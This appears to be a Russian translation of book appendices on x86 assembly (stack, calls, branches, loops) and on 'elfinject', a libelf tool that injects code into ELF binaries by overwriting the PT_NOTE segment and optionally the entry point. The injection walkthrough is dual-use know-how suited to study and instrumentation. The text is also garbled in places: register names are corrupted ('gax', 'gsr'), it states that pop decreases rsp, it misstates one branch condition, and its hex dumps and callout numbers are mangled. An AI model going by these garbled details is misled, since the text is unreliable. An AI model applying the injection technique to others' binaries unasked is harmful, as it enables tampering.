Компиляторы, в частности `gcc`, `clang` и Visual Studio, генерируют хорошо распознаваемый код для таких конструкций, как вызовы функций, ветвления `if/else` и циклы. Похожие конструкции можно встретить и в ассемблерном коде, написанном вручную. Их полезно знать, поскольку так вы сможете быстро понять, что делает фрагмент кода – изначально написанный на ассемблере или дизассемблированный. Рассмотрим типичные последовательности команд, генерируемые `gcc` 5.4.0. Другие компиляторы ведут себя похоже.

Сначала поговорим о вызовах функций. Но прежде чем объяснять, как они реализуются на уровне ассемблера, следует познакомиться с работой стека в x86.

### А.4.1 Стек

Стек – это область памяти, зарезервированная для хранения данных, связанных с вызовами функций: адресов возврата, аргументов функций и локальных переменных. В большинстве операционных систем у каждого потока имеется свой стек.

Стек получил название от способа доступа к нему. Значения записываются не в произвольное место стека, а в порядке *последним пришел, первым ушел* (last-in-first-out – LIFO). То есть мы можем записать значение, *затолкнув* (push) его на вершину стека, и извлечь, *вытолкнув* (pop) значение на вершине стека. Это имеет смысл для обращений к функциям, потому что согласуется со способом их вызова и возврата: последняя вызванная функция возвращает управление первой. На рис. А.3 показан механизм доступа к стеку.

Как видим, стек начинается по адресу `0x7fffffff8000`<sup>1</sup> и первоначально содержит пять значений: *a–e*. Остальная часть стека не инициализирована (что обозначено знаками `?`). В x86 стек растет в направлении меньших адресов памяти, т. е. адрес вновь помещенного значения меньше адресов уже находящихся в стеке значений. Регистр

<sup>1</sup> Адрес начала стека выбирается операционной системой.

указателя стека (*rsp*) всегда указывает на вершину стека – туда, где находится последнее помещенное в стек значение. Первоначально это *e* по адресу `0x7fffffff7fe0`.




Рис. А.3. Помещение значения *f* в стек и извлечение его в регистр *rax*

Если теперь поместить в стек новое значение *f*, то оно окажется на вершине стека и *rsp* соответственно уменьшится. В x86 есть специальные команды `push` и `pop`, которые помещают значение в стек или извлекают из стека и при этом автоматически обновляют *rsp*. Кроме того, команда x86 `call` автоматически помещает в стек адрес возврата, а команда `ret` извлекает адрес возврата из стека и переходит по нему.

Команда `pop` копирует значение на вершине стека в свой операнд, после чего уменьшает *rsp*, так что он указывает на новую вершину. Например, команда `pop rax` на рис. А.3 копирует *f* из стека в *rax*, после чего обновляет *rsp*, так что он указывает на *e*. Мы можем затолкнуть в стек сколько угодно значений, перед тем как что-то вытолкнуть, разумеется, с учетом объема памяти, зарезервированной для стека.

Заметим, что выталкивание значения из стека не стирает его, а лишь копирует в другое место и обновляет *rsp*. После `pop f` по-прежнему находится в памяти, хотя и будет перезаписано следующей командой `push`. Важно понимать, что если вы помещали в стек секретную информацию, то она может оказаться доступной и позже, если только явно не стереть ее.

Поняв, как работает стек, посмотрим, как он используется для вызова функции, хранения ее аргументов, адреса возврата и локальных переменных.

## А.4.2 Вызовы функций и кадры функций

В листинге А.3 показана простая программа на C, содержащая два вызова функций; проверка ошибок для краткости опущена. Сначала вызывается функция `getenv`, чтобы получить значение переменной

окружения, указанной в `argv[1]`. Затем это значение печатается с помощью `printf`.

В листинге А.4 показан соответствующий ассемблерный код, который был сгенерирован компилятором `gcc 5.4.0`, а затем дизассемблирован `objdump`. В этом примере программа была откомпилирована с параметрами `gcc` по умолчанию; при включенной оптимизации или использовании другого компилятора результат был бы иным.

#### Листинг А.3. Вызовы функций на C

```
#include <stdio.h>
#include <stdlib.h>

int
main(int argc, char *argv[])
{
    printf("%s=%s\n",
           argv[1], getenv(argv[1]));

    return 0;
}
```

#### Листинг А.4. Вызовы функций на ассемблере

Содержимое секции `.rodata:`

```
400630 01000200 025733d25 730a00 ...%s=%s..
```

Содержимое секции `.text:`

000000000400566 <main>:

```
❷ 400566: push    rbp
    400567: mov     rbp, rsp
❸ 40056a: sub     rsp, 0x10
❹ 40056e: mov     DWORD PTR [rbp-0x4], edi
    400571: mov     QWORD PTR [rbp-0x10], rsi
    400575: mov     rax, QWORD PTR [rbp-0x10]
    400579: add     rax, 0x8
    40057d: mov     rax, QWORD PTR [rax]
❺ 400580: mov     rdi, rax
❻ 400583: call    400430 <getenv@plt>
❼ 400588: mov     rdx, rax
    40058b: mov     rax, QWORD PTR [rbp-0x10]
    40058f: add     rax, 0x8
    400593: mov     rax, QWORD PTR [rax]
❽ 400596: mov     rsi, rax
    400599: mov     edi, 0x400634
    40059e: mov     eax, 0x0
❾ 4005a3: call    400440 <printf@plt>
❿ 4005a8: mov     eax, 0x0
    4005ad: leave
    4005ae: ret
```



Компилятор хранит строковую константу `%s=%s`, используемую в `printf`, отдельно от кода, в секции постоянных данных `.rodata` ❶ по адресу `0x400634`. Ниже мы увидим, что этот адрес передается `printf` в качестве аргумента.

В принципе, у любой функции в программе для Linux на платформе x86 имеется свой *кадр функции* (или *кадр стека*) в стеке, на его начало указывает регистр `ebp` (указатель базы), а на конец – регистр `esp`. Кадр функции используется для хранения связанных с ней данных в стеке. Отметим, что при некоторых оптимизациях компилятор может опускать указатель базы (тогда любой доступ к стеку осуществляется относительно `esp`) и использовать `ebp` как дополнительный регистр общего назначения. Но в примере ниже предполагается, что у всех функций имеется полный кадр стека.

На рис. А.4 показаны кадры функций, созданные для `main` и `getenv` во время работы программы из листинга А.4. Чтобы понять, как это работает, посмотрим, как ассемблерный код создает эти кадры.




Рис. А.4. Пример кадров функций в Linux на x86

В главе 2 было объяснено, что `main` на самом деле не является первой исполняемой функцией в типичной программе для Linux. Но нам нужно только знать, что `main` вызывается командой `call`, которая помещает адрес возврата в стек, и именно по этому адресу `main` вернет управление, когда закончит работу (слева вверху на рис. А.4).

## Прологи функций, локальные переменные и чтение аргументов

Первым делом `main` выполняет *пролог*, где подготавливает кадр функции. Пролог начинается с сохранения содержимого регистра `ebp` в стек и копирования `esp` в `ebp` ❷ (см. листинг А.4). Смысл этого действия в том, чтобы сохранить начальный адрес предыдущего кадра

функции и создать новый кадр на вершине стека. Поскольку последовательность команд `push gbp; mov gbp, rsp` встречается очень часто, в x86 есть специальная команда `enter` (в листинге A.4 не используется), которая делает в точности то же самое.

В Linux для x86-64 гарантируется, что регистры `rbx` и `r12-r15` не будут изменены в результате вызова функций. Это значит, что если функция все-таки записывает в них, то должна восстановить первоначальные значения перед возвратом. Обычно для этой цели функция сохраняет неприкосновенные регистры в стеке после указателя базы и извлекает их непосредственно перед возвратом. В листинге A.4 `main` ничего такого не делает, потому что эти регистры в ней не используются.

Подготовив основу кадра функции, `main` уменьшает `rsp` на `0x10` байт, чтобы зарезервировать место для двух 8-байтовых локальных переменных в стеке <sup>3</sup>. Хотя в варианте программы на C никаких локальных переменных не объявлено, `gcc` автоматически генерирует их в качестве временной памяти для `args` и `argv`. В системах Linux для x86-64 первые шесть аргументов функций передаются в регистрах `rdi`, `rsi`, `rdx`, `rcx`, `r8` и `r9`<sup>1</sup>. Если аргументов больше шести или какие-то аргументы не помещаются в 64-разрядный регистр, то оставшиеся помещаются в стек в обратном порядке (по отношению к порядку их следования в списке аргументов):

---

```
mov rdi, param1
mov rsi, param2
mov rdx, param3
mov rcx, param4
mov r8, param5
mov r9, param6
push param9
push param8
push param7
```

---

На 32-разрядных платформах x86 существуют популярные соглашения о вызове (например, `cdecl`), при которых все аргументы передаются в стеке в обратном порядке (без использования регистров), а также соглашения (например, `fastcall`), при которых некоторые аргументы передаются в регистрах.

Зарезервировав место в стеке, `main` копирует аргумент `args` (хранящийся в `rdi`) в одну из локальных переменных, а `argv` (хранящийся в `rsi`) в другую <sup>4</sup>. Слева на рис. A.4 показано, как выглядит стек после пролога `main`.

## Красная зона

Вы, наверное, обратили внимание на 128-байтовую «красную зону» в районе вершины стека на рис. A.4. В x86-64 функциям разрешено

---

<sup>1</sup> Это прописано в стандарте двоичного интерфейса приложения System V (ABI).

использовать красную зону как рабочее пространство, которое операционная система гарантированно не займет под свои нужды (например, если обработчику сигнала требуется создать новый кадр функции). Но вызываемые позже функции перезаписывают красную зону своим кадром стека, так что она полезна прежде всего в так называемых *листовых функциях*, которые никаких других не вызывают. При условии что листовая функция не использует более 128 байт в стеке, наличие красной зоны освобождает ее от необходимости явно подготавливать кадр функции и, стало быть, уменьшает время выполнения. В 32-разрядных системах x86 понятия красной зоны нет.

## Подготовка аргументов и вызов функции

После пролога `main` загружает `argv[1]` в `gax`. Для этого сначала загружается адрес `argv[0]`, затем прибавляется 8 байт (размер указателя), и результирующий указатель разыменовывается – получается `argv[1]`. Этот указатель копируется в `rdi`, где становится аргументом `getenv` ⑤, после чего `getenv` вызывается ⑥ (см. листинг А.4). Команда `call` автоматически помещает в стек адрес возврата (адрес команды, следующей сразу за `call`), где `getenv` сможет найти его, когда закончит работу. Я не буду вдаваться в детали кода `getenv`, поскольку это библиотечная функция. Просто примем, что она подготавливает стандартный кадр функции, сохраняя в нем `gbr`, возможно, некоторые регистры и резервируя место для локальных переменных. В средней части рис. А.4 показано, как выглядит стек после вызова `getenv` и завершения ее пролога в предположении, что она не сохранила там никаких регистров.

Закончив работу, `getenv` сохраняет возвращаемое значение в регистре `gax` (по соглашению, предназначенному для этой цели), а затем убирает свои локальные переменные из стека, увеличивая `gsr`. Затем она извлекает сохраненный регистр базы из стека в `gbr`, восстанавливая тем самым кадр функции `main`. В этот момент на вершине стека находится сохраненный адрес возврата, равный в данном случае `0x400588`. Наконец, `getenv` выполняет команду `ret`, которая выталкивает адрес возврата из стека и переходит по нему, возвращая управление `main`. Справа на рис. А.4 показано, как выглядит стек после возврата из `getenv`.

## Чтение возвращенного значения

Функция `main` копирует возвращенное значение (указатель на запрошенную переменную окружения) в `gdx`, где он станет третьим аргументом `printf` ⑦. Затем `main` снова загружает `argv[1]` так же, как и раньше, и копирует его в `rsi` в качестве второго аргумента `printf` ⑧. Первым аргументом (передаваемым в `rdi`) является адрес `0x400634` форматной строки `%s=%s` в секции `.rodata` (мы его уже видели).

Заметим, что `main` обнуляет `gax` перед вызовом `printf`, хотя при вызове `getenv` этого не делала. Это объясняется тем, что `printf` – функция с переменным числом аргументов (вариадическая), а это предполагает, что `gax` задает количество аргументов с плавающей точкой,

---

переданных в векторных регистрах (в данном случае таковых нет). Подготовив аргументы, `main` вызывает функцию `printf` ❹ и помещает в стек адрес возврата для нее.

### Возврат из функции

По завершении `printf` `main` подготавливает собственное возвращаемое значение (состояние выхода), обнуляя регистр `rax` ❺. Затем она выполняет команду `leave`, которая в x86 делает в точности то же самое, что последовательность команд `mov esp, ebp; pop ebp`. Это стандартный эпилог функции, противоположный прологу. Он очищает кадр функции, для чего направляет `esp` на базу кадра (где находится сохраненный `ebp`) и восстанавливает `ebp` предыдущего кадра. И наконец, `main` выполняет команду `ret`, которая снимает сохраненный адрес возврата с вершины стека и переходит по нему. В результате `main` завершается и передает управление той функции, из которой была вызвана.

## А.4.3 Условные предложения

Теперь рассмотрим еще одну важную конструкцию: условные предложения. В листинге А.5 показана программа на С, содержащая предложение `if/else`, которое печатает сообщение `argc > 5`, если `argc` больше 5, или сообщение `argc <= 5` в противном случае. В листинге А.6 показан соответствующий ассемблерный код, сгенерированный компилятором `gcc 5.4.0` с параметрами по умолчанию и дизассемблированный с помощью `objdump`.

Листинг А.5. Условное предложение на С

---

```
#include <stdio.h>

int
main(int argc, char *argv[])
{
    if(argc > 5) {

        printf("argc > 5\n");
    } else {

        printf("argc <= 5\n");
    }

    return 0;
}
```

---



Листинг А.6. Условное предложение на ассемблере

---

Содержимое секции `.rodata`:

```
4005e0 01000200 06172673 ....argc
4005e8 203e2035 000617267 > 5.arg
4005f0 63203c3d 203500 c <= 5.
```

---



---

```

Содержимое секции .text:
000000000400526 <main>:
    400526: push    rbp
    400527: mov     rbp, rsp
    40052a: sub     rsp, 0x10
    40052e: mov     DWORD PTR [rbp-0x4], edi
    400531: mov     QWORD PTR [rbp-0x10], rsi
    ❸ 400535: cmp     DWORD PTR [rbp-0x4], 0x5
    ❹ 400539: jle     400547 <main+0x21>
    40053b: mov     edi, 0x4005e4
    400540: call    400400 <puts@plt>
    ❺ 400545: jmp     400551 <main+0x2b>
    400547: mov     edi, 0x4005ed
    40054c: call    400400 <puts@plt>
    400551: mov     eax, 0x0
    400556: leave
    400557: ret

```

---

Как и в программе из раздела А.4.2, компилятор сохранил форматные строки `printf` в секции `.rodata` ❶❷ в сторонке от кода, находящегося в секции `.text`. Функция `main` начинается с пролога и копирования `argc` и `argv` в локальные переменные.

Реализация условного предложения начинается командой `cmp` ❸, которая сравнивает локальную переменную `argc` с непосредственным значением `0x5`. За ней следует команда `jle`, которая выполняет переход по адресу `0x400547`, если `argc` меньше или равно `0x5` ❹ (ветвь `else`). По этому адресу находится вызов функции `puts`, которая печатает строку `argc <= 5`, а затем эпилог `main` и команда `ret`.

Если `argc` меньше `0x5`, то `jle` продолжает выполнение со следующей команды по адресу `0x40053b` (ветвь `if`). Она вызывает `puts` для печати строки `argc > 5`, а затем переходит к эпилогу `main` по адресу `0x400551` ❺. Заметим, что эта последняя команда `jmp` необходима, чтобы обойти код ветви `else`, начинающийся по адресу `0x400547`.

## А.4.4 Циклы

На уровне ассемблера циклы можно считать частным случаем условных предложений. Как и настоящие условные предложения, циклы реализуются с помощью команд `cmp/test` и команд условного перехода. В листинге А.7 показан цикл `while` на `C`, который перебирает все заданные аргументы командной строки и печатает их в обратном порядке. В листинге А.8 показана соответствующая ассемблерная программа.

Листинг А.7. Цикл `while` на `C`

---

```

#include <stdio.h>

int
main(int argc, char *argv[])

```

---

```

{
    while(argc > 0) {

        printf("%s\n",
               argv[(unsigned)--argc]);
    }

    return 0;
}

```

---

#### Листинг А.8. Цикл while на ассемблере

---

```

0000000000400526 <main>:
    400526: push    rbp
    400527: mov     rbp, rsp
    40052a: sub     rsp, 0x10
    40052e: mov     DWORD PTR [rbp-0x4], edi
    400531: mov     QWORD PTR [rbp-0x10], rsi
❶ 400535: jmp     40055a <main+0x34>
    400537: sub     DWORD PTR [rbp-0x4], 0x1
    40053b: mov     eax, DWORD PTR [rbp-0x4]
    40053e: mov     eax, eax
    400540: lea     rdx, [rax*8+0x0]
    400548: mov     rax, QWORD PTR [rbp-0x10]
    40054c: add     rax, rdx
    40054f: mov     rax, QWORD PTR [rax]
    400552: mov     rdi, rax
    400555: call    400400 <puts@plt>
❷ 40055a: cmp     DWORD PTR [rbp-0x4], 0x0
❸ 40055e: jg      400537 <main+0x11>
    400560: mov     eax, 0x0
    400565: leave
    400566: ret

```

---

В этом случае компилятор решил поместить код, проверяющий условие, в конец цикла. Поэтому цикл начинается переходом по адресу 0x40055a, где проверяется условие цикла ❶.

Проверка реализована командой `cmp`, которая сравнивает `argc` с нулем ❷. Если `argc` больше нуля, то программа переходит по адресу 0x400537, где начинается тело цикла ❸. В теле цикла производится уменьшение `argc`, печать следующей строки, взятой из `argv`, и следующая проверка условия.

Цикл продолжается, пока `argc` не станет равно нулю. В этот момент команда `jg` в проверке условия цикла проваливается на эпилог `main`, где `main` очищает свой кадр стека и возвращается.





## РЕАЛИЗАЦИЯ ПЕРЕЗАПИСИ PT\_NOTE С ПОМОЩЬЮ LIBELF

**В** главе 7 мы в общих чертах узнали, как внедрить секцию кода, перезаписав сегмент PT\_NOTE. Сейчас мы увидим, как эта техника реализуется утилитой `elfinject`, имеющейся на виртуальной машине. По ходу дела мы узнаем о популярной библиотеке с открытым исходным кодом `libelf`, предназначенной для манипулирования содержимым двоичных ELF-файлов.

Я акцентирую внимание на тех частях кода, которые реализуют шаги, показанные на рис. 7.2 с помощью `libelf`, и опущу простой код, не имеющий отношения к `libelf`. Восполнить пробелы вы можете самостоятельно, изучив исходный код `elfinject`, который находится на виртуальной машине в каталоге кода для главы 7.

Обязательно прочитайте раздел 7.3.2 перед этим приложением, поскольку, зная, что `elfinject` принимает на входе и делает на выходе, будет легче следить за изложением.

В этом обсуждении я буду рассматривать только те части API `libelf`, которые используются в `elfinject`, этого достаточно, чтобы у вас сложилось довольно полное представление об основных возможностях `libelf`. Дополнительные сведения можно почерпнуть в отличной документации по `libelf` или из статьи Joseph Koshy «`libelf` by Example»<sup>1</sup>.

## V.1 Обязательные заголовки

Для разбора ELF-файлов `elfinject` пользуется популярной библиотекой с открытым исходным кодом `libelf`, которая уже установлена на виртуальной машине и доступна в виде пакета в большинстве дистрибутивов Linux. Чтобы воспользоваться `libelf`, необходимо включить несколько заголовочных файлов, как показано в листинге V.1. Кроме того, нужно скомпоновать свою программу с `libelf`, задав флаг `-lelf`.

Листинг V.1. `elfinject.c`: заголовки `libelf`

```
❶ #include <libelf.h>
❷ #include <gelf.h>
```



Для краткости в листинге V.1 не показаны стандартные заголовки C/C++, необходимые `elfinject`, а только те два, что относятся к `libelf`. Главный из них `libelf.h` ❶, который дает доступ ко всем структурам данных и функциям API `libelf`. Второй заголовок, `gelf.h` ❷, дает доступ к GElf, вспомогательному API, упрощающему работу с частью функциональности `libelf`. GElf дает возможность обращаться к ELF-файлам способом, не зависящим от класса и разрядности (32 или 64 разряда) файла. Почему это хорошо, станет ясно, когда мы немного ближе познакомимся с кодом `elfinject`.

## V.2 Структуры данных, используемые в `elfinject`

В листинге V.2 показаны две структуры данных, центральные для `elfinject`. Они используются в остальном коде для манипуляции ELF-файлом и внедряемым кодом.

Листинг V.2. `elfinject.c`: структуры данных `elfinject`

```
❶ typedef struct {
    int fd;           /* дескриптор файла */
    Elf *e;           /* главный описатель elf */
    int bits;         /* 32 или 64 бита */
    GElf_Ehdr ehdr;   /* заголовок исполняемого файла */
} elf_data_t;
```

<sup>1</sup> [ftp://ftp2.uk.freebsd.org/sites/downloads.sourceforge.net/e/el/elftoolchain/Documentation/libelf-by-example/20120308/libelf-by-example.pdf](http://ftp2.uk.freebsd.org/sites/downloads.sourceforge.net/e/el/elftoolchain/Documentation/libelf-by-example/20120308/libelf-by-example.pdf).

---

```

❷ typedef struct {
    size_t pidx; /* индекс перезаписываемого заголовка программы */
    GElf_Phdr phdr; /* перезаписываемый заголовок программы */
    size_t sidx; /* индекс перезаписываемого заголовка секции */
    Elf_Scn *scn; /* перезаписываемая секция */
    GElf_Shdr shdr; /* перезаписываемый заголовок секции */
    off_t shstroff; /* смещение имени перезаписываемой секции */
    char *code; /* внедряемый код */
    size_t len; /* количество байтов кода */
    long entry; /* смещение точки входа относительно начала буфера кода */
                /* (-1, если отсутствует) */
    off_t off; /* смещение внедряемого кода относительно начала файла */
    size_t secaddr; /* адрес внедряемого кода в секции */
    char *secname; /* имя секции внедряемого кода */
} inject_data_t;

```

---

В первой структуре данных, `elf_data_t` ❶, хранятся данные, необходимые для манипулирования ELF-файлом, в который требуется внедрить новую секцию кода. Это дескриптор ELF-файла (`fd`), описатель файла в `libelf`, целое число, равное разрядности файла (`bits`), и описатель GElf заголовка исполняемого файла. Я опущу стандартный код открытия `fd` и начиная с этого момента буду считать, что `fd` открыт для чтения и записи. Код открытия описателей `libelf` и `GElf` я покажу ниже.

В структуре `inject_data_t` ❷ хранится информация о внедряемом коде и о том, куда и как его внедрять. В начале находятся данные о тех частях двоичного файла, которые предстоит модифицировать для внедрения нового кода. Это индекс (`pidx`) и описатель GElf (`phdr`) заголовка программы `PT_NOTE`, перезаписываемого внедряемым заголовком. Также хранятся индекс (`sidx`) и описатели `libelf` и `GElf` (`scn` и `shdr` соответственно) секции, подлежащей перезаписи, а еще смещения относительно начала файла имени секции в таблице строк (`shstroff`), которое нужно заменить новым именем, например `.injected`.

Далее идет сам внедряемый код в виде буфера (`code`) и целого числа, равного длине этого буфера (`len`). Этот код предоставляется пользователем `elfinject`, поэтому будем считать, что `code` и `len` уже установлены. Поле `entry` – смещение относительно начала буфера `code`, указывающее на место, которое должно стать новой точкой входа в двоичный файл. Если новая точка входа не задается, то `entry` должно быть равно `-1`.

Поле `off` – это смещение того места в двоичном файле, куда должен быть внедрен новый код. Оно будет указывать на конец файла, потому что именно туда `elfinject` внедряет новый код, как показано на рис. 7.2. Наконец, `secaddr` – адрес загрузки новой секции кода, а `secname` – имя внедренной секции. Можете считать, что все поля от `entry` до `secname` тоже установлены, потому что все они задаются пользователем, за исключением `off`, которое `elfinject` вычисляет в процессе загрузки двоичного файла.

## B.3 Инициализация libelf

Сейчас мы пропустим код инициализации elfinject и будем предполагать, что инициализация завершилась успешно: аргументы командной строки разобраны, дескриптор двоичного файла-хозяина открыт, а внедряемый файл загружен в буфер кода в структуре inject\_data\_t. Вся инициализация происходит в функции main программы elfinject.

После этого main передает управление функции inject\_code, откуда начинается собственно внедрение кода. В листинге B.3 показана часть inject\_code, где заданный ELF-файл открывается средствами libelf. Имейте в виду, что функции с именами вида elf\_ принадлежат библиотеке libelf, а с именами вида gelf\_ относятся к GElf.

Листинг B.3. elfinject.c: функция inject\_code

```
int
inject_code(int fd, inject_data_t *inject)
{
❶ elf_data_t elf;
   int ret;
   size_t n;

   elf.fd = fd;
   elf.e = NULL;

❷ if(elf_version(EV_CURRENT) == EV_NONE) {
    fprintf(stderr, "Failed to initialize libelf\n");
    goto fail;
  }

  /* Файл читается с помощью libelf, но записывается вручную */
❸ elf.e = elf_begin(elf.fd, ELF_C_READ, NULL);
  if(!elf.e) {
    fprintf(stderr, "Failed to open ELF file\n");
    goto fail;
  }

❹ if(elf_kind(elf.e) != ELF_K_ELF) {
    fprintf(stderr, "Not an ELF executable\n");
    goto fail;
  }

❺ ret = gelf_getclass(elf.e);
  switch(ret) {
  case ELFCLASSNONE:
    fprintf(stderr, "Unknown ELF class\n");
    goto fail;
  case ELFCLASS32:
    elf.bits = 32;
    break;
  default:
```

```
elf.bits = 64;
break;
}

...
```

Важная локальная переменная в `inject_code`, `elf` ❶, – это экземпляр определенного выше типа `elf_data_t`, она используется для хранения информации о загруженном ELF-файле и передачи ее другим функциям.

Прежде любых других функций API `libelf` необходимо вызвать `elf_version` ❷, принимающую версию спецификации ELF, которую мы собираемся использовать. Если эта версия не поддерживается, то `libelf` вернет константу `EV_NONE`, в таком случае `inject_code` отказывается работать дальше и сообщает об ошибке инициализации `libelf`. Если `libelf` не возражает, значит, запрошенная версия ELF поддерживается и можно без опаски вызывать другие библиотечные функции и разбирать двоичный файл.

В настоящий момент все стандартные ELF-файлы форматированы в соответствии с основной версией спецификации 1, так что только такое значение и можно передать `elf_version`. По соглашению, вместо литерала «1» передается константа `EV_CURRENT`. Как `EV_NONE`, так и `EV_CURRENT` определены не в `libelf.h`, а в заголовочном файле `elf.h`, который содержит определения всех констант и структур данных, относящихся к формату ELF. Если появится новая главная версия формата ELF, то в системах, поддерживающих ее, `EV_CURRENT` будет увеличена.

После успешного возврата из `elf_version` можно начинать загрузку и разбор двоичного файла с целью внедрения в него нового кода. Первым делом мы вызываем функцию `elf_begin` ❸, которая открывает ELF-файл и возвращает указатель на его описатель типа `Elf*`. Этот описатель можно передать другим функциям `libelf`, выполняющим операции над ELF-файлом.

Функция `elf_begin` принимает три параметра: открытый дескриптор ELF-файла, константу, указывающую, как открывать файл – для чтения или для записи, и указатель на описатель `Elf`. В данном случае дескриптором файла является `fd`, и `inject_code` передает константу `ELF_C_READ`, означающую, что она собирается использовать `libelf` только для чтения ELF-файла. Вместо последнего параметра (описателя `Elf`) `inject_code` передает `NULL`, предлагая самостоятельно создать и вернуть описатель.

Вместо `ELF_C_READ` можно передать `ELF_C_WRITE` или `ELF_C_RDWR` – это будет означать, что мы хотим использовать `libelf` для записи изменений в файл или одновременно для чтения и записи. Для простоты `elfinject` прибегает к помощи `libelf` только для разбора ELF-файла. А для записи изменений она работает в обход `libelf` и пишет в дескриптор `fd` напрямую.

Открыв ELF-файл с помощью `libelf`, мы обычно передаем открытый описатель `Elf` функции `elf_kind`, чтобы она определила, с каким

видом файла мы имеем дело ❹. В данном случае `inject_code` сравнивает значение, возвращенное `elf_kind`, с константой `ELF_K_ELF`, чтобы убедиться, что это исполняемый ELF-файл. Другие возможные значения – `ELF_K_AR` (архив ELF) и `ELF_K_NULL` (ошибка). В обоих случаях `inject_code` не может выполнить внедрение кода, поэтому возвращает код ошибки.

Далее `inject_code` вызывает функцию `GElf gelf_getclass`, чтобы получить «класс» ELF-файла ❺, т. е. узнать, является файл 32-разрядным (`ELFCLASS32`) или 64-разрядным (`ELFCLASS64`). В случае ошибки `gelf_getclass` возвращает `ELFCLASSNONE`. Константы `ELFCLASS*` определены в заголовке `elf.h`. `inject_code` просто сохраняет разрядность файла (32 или 64) в поле `bits` структуры `elf`. Знать разрядность необходимо при разборе ELF-файла.

На этом заканчиваются инициализация `libelf` и извлечение основной информации о двоичном файле. Остальная часть функции `inject_code` показана в листинге B.4.

Листинг B.4: `elfinject.c: inject_code function (продолжение)`

```
...
❶ if(!gelf_getehdr(elf.e, &elf.ehdr)) {
    fprintf(stderr, "Failed to get executable header\n");
    goto fail;
}

/* Найти допускающий перезапись заголовок программы */
❷ if(find_rewritable_segment(&elf, inject) < 0) {
    goto fail;
}

/* Записать внедряемый код в двоичный файл */
❸ if(write_code(&elf, inject) < 0) {
    goto fail;
}

/* Вывернуть адрес кода, так чтобы он совпадал со смещением в файле
 * по модулю 4096 */
❹ n = (inject->off % 4096) - (inject->secaddr % 4096);
    inject->secaddr += n;

/* Перезаписать секцию, содержащую внедренный код */
❺ if((rewrite_code_section(&elf, inject) < 0)
    || ❸(rewrite_section_name(&elf, inject) < 0)) {
    goto fail;
}

/* Перезаписать сегмент, содержащий добавленную секцию кода */
❻ if(rewrite_code_segment(&elf, inject) < 0) {
    goto fail;
}

/* Перезаписать точку входа, если нас об этом просили */
❼ if((inject->entry >= 0) && (rewrite_entry_point(&elf, inject) < 0)) {
```



```

        goto fail;
    }

    ret = 0;
    goto cleanup;

fail:
    ret = -1;

cleanup:
    if(elf.e) {
❸      elf_end(elf.e);
    }

    return ret;
}

```



Как видим, оставшаяся часть функции `inject_code` включает несколько крупных шагов, показанных на рис. 7.2, а также дополнительные низкоуровневые шаги, не показанные на рисунке.

- Получить заголовок исполняемого файла ❶, что необходимо для последующего изменения точки входа.
- Найти сегмент `PT_NOTE` ❷, который мы будем перезаписывать, и вернуть код ошибки, если подходящего сегмента нет.
- Записать внедряемый код в конец двоичного файла ❸.
- Подправить адрес загрузки внедренной секции, чтобы он удовлетворял требованиям к выравниванию ❹.
- Перезаписать заголовок секции `.note.ABI-tag` ❺ заголовком новой внедренной секции.
- Изменить имя секции, заголовок которой был перезаписан ❻.
- Перезаписать заголовок программы `PT_NOTE` ❼.
- Скорректировать точку входа в двоичный файл, если пользователь об этом просил ❽.
- Очистить дескриптор `Elf`, вызвав функцию `elf_end` ❾.

Далее я рассмотрю эти шаги подробнее.

## V.4 Получение заголовка исполняемого файла

На шаге ❶ в листинге V.4 `elfinject` получает заголовок исполняемого файла. Напомним (см. главу 2), что этот заголовок содержит смещения различных таблиц в файле и их размеры. Кроме того, заголовок содержит адрес точки входа в двоичный файл, который `elfinject` изменяет, если пользователь об этом просил.

Для получения заголовка исполняемого файла `elfinject` используется функцией `gelf_getehdr`. Эта функция `GElf` возвращает представление заголовка, не зависящее от класса `ELF`. Формат заголовка

в 32- и 64-разрядных исполняемых двоичных файлах немного различается, но GElf скрывает эти различия, поэтому нам о них думать не нужно. Можно также получить заголовок исполняемого файла средствами одной лишь libelf, не прибегая к GElf, но в этом случае нам пришлось бы вручную вызывать `elf32_getehdr` или `elf64_getehdr` в зависимости от класса ELF.

